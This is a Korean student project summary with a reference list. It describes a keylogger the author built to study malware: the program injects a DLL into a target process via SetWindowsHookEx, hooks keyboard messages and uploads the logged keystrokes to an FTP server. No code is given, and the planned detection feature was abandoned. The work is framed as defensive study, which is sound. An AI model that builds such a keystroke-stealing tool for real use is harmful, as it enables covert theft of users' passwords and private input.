본 작품은 악성코드의 공격을 방어 위해 직접 악성코드를 제작, 분석 및 실험을 해봄으로써 악성코드의 감염경로 및 구동원리 등을 공부하는데 목적이 있다. 현재 개발한 프로그램은 MFC와 VC++을 이용하여 해킹이나 기능개선 등에 사용되는 Dll Injection 기술을 사용한다. 옵션을 통해 타겟 프로세스를 설정하고 프로그램을 실행하면 해당 프로세스가 실행 중 인지를 감시하다 프로세스가 실행 시 Dll Injection을 수행하고 후킹을 하여 키보드 메시지를 파일로 저장하여 FTP서버로 전송하는 프로그램을 개발하였다. 작품 활동을 진행하다보니 최초 계획에 있던 탐지기능을 제작하지 못했다. Dll Injection의 한 기법인 SetWindowsHook Ex() 함수를 사용한 것인데 이는 탐지가 쉽지 않고 탐지 법에 대한 자료도 충분치 않아 제작에 어려움을 겪어 제외하게 되었다. 이를 통해 윈도우 프로그래밍의 다양한 기법, 기술들을 알게 되었다. 향후 계획으로 다른 다양한 해킹기법들을 공부하여 악성코드나 루트킷 등 해킹 툴을 탐지하는 프로그램을 개발해 보겠다.

5. 참고 자료

루트킷 - 윈도우커널 조작의 미학 / 그렉 호글런드, 제임스 버틀러 지음 / 에이콘
윈도우즈 API 정복 VOLUME 1 개정판 / 김상형 지음 / 한빛미디어
윈도우즈 API 정복 VOLUME 2 개정판 / 김상형 지음 / 한빛미디어
엔지니어링바이블 / 강병탁 지음 / 위키북스

<http://blog.naver.com/b5m5see?Redirect=Log&logNo=90020741840> (짱보의 블로그)

<http://memoryfilm.tistory.com/4> (런월의 Memory Film)

<http://blog.naver.com/PostView.nhn?blogId=ikariks&logNo=140056467421&redirect=Dlog&widgetTypeCall=true> (쿠마의 블로그)

<http://ezbeat.tistory.com/276> (Ezbeat의 도서관)

<http://msdn.microsoft.com/> (MSDN)

<http://hmkuj1224.blog.me/80186792585> (마터테의 블로그)

<http://www.reversecore.com/38> (리버스 코어)

<http://www.terms.co.kr/FTP.htm> (terms)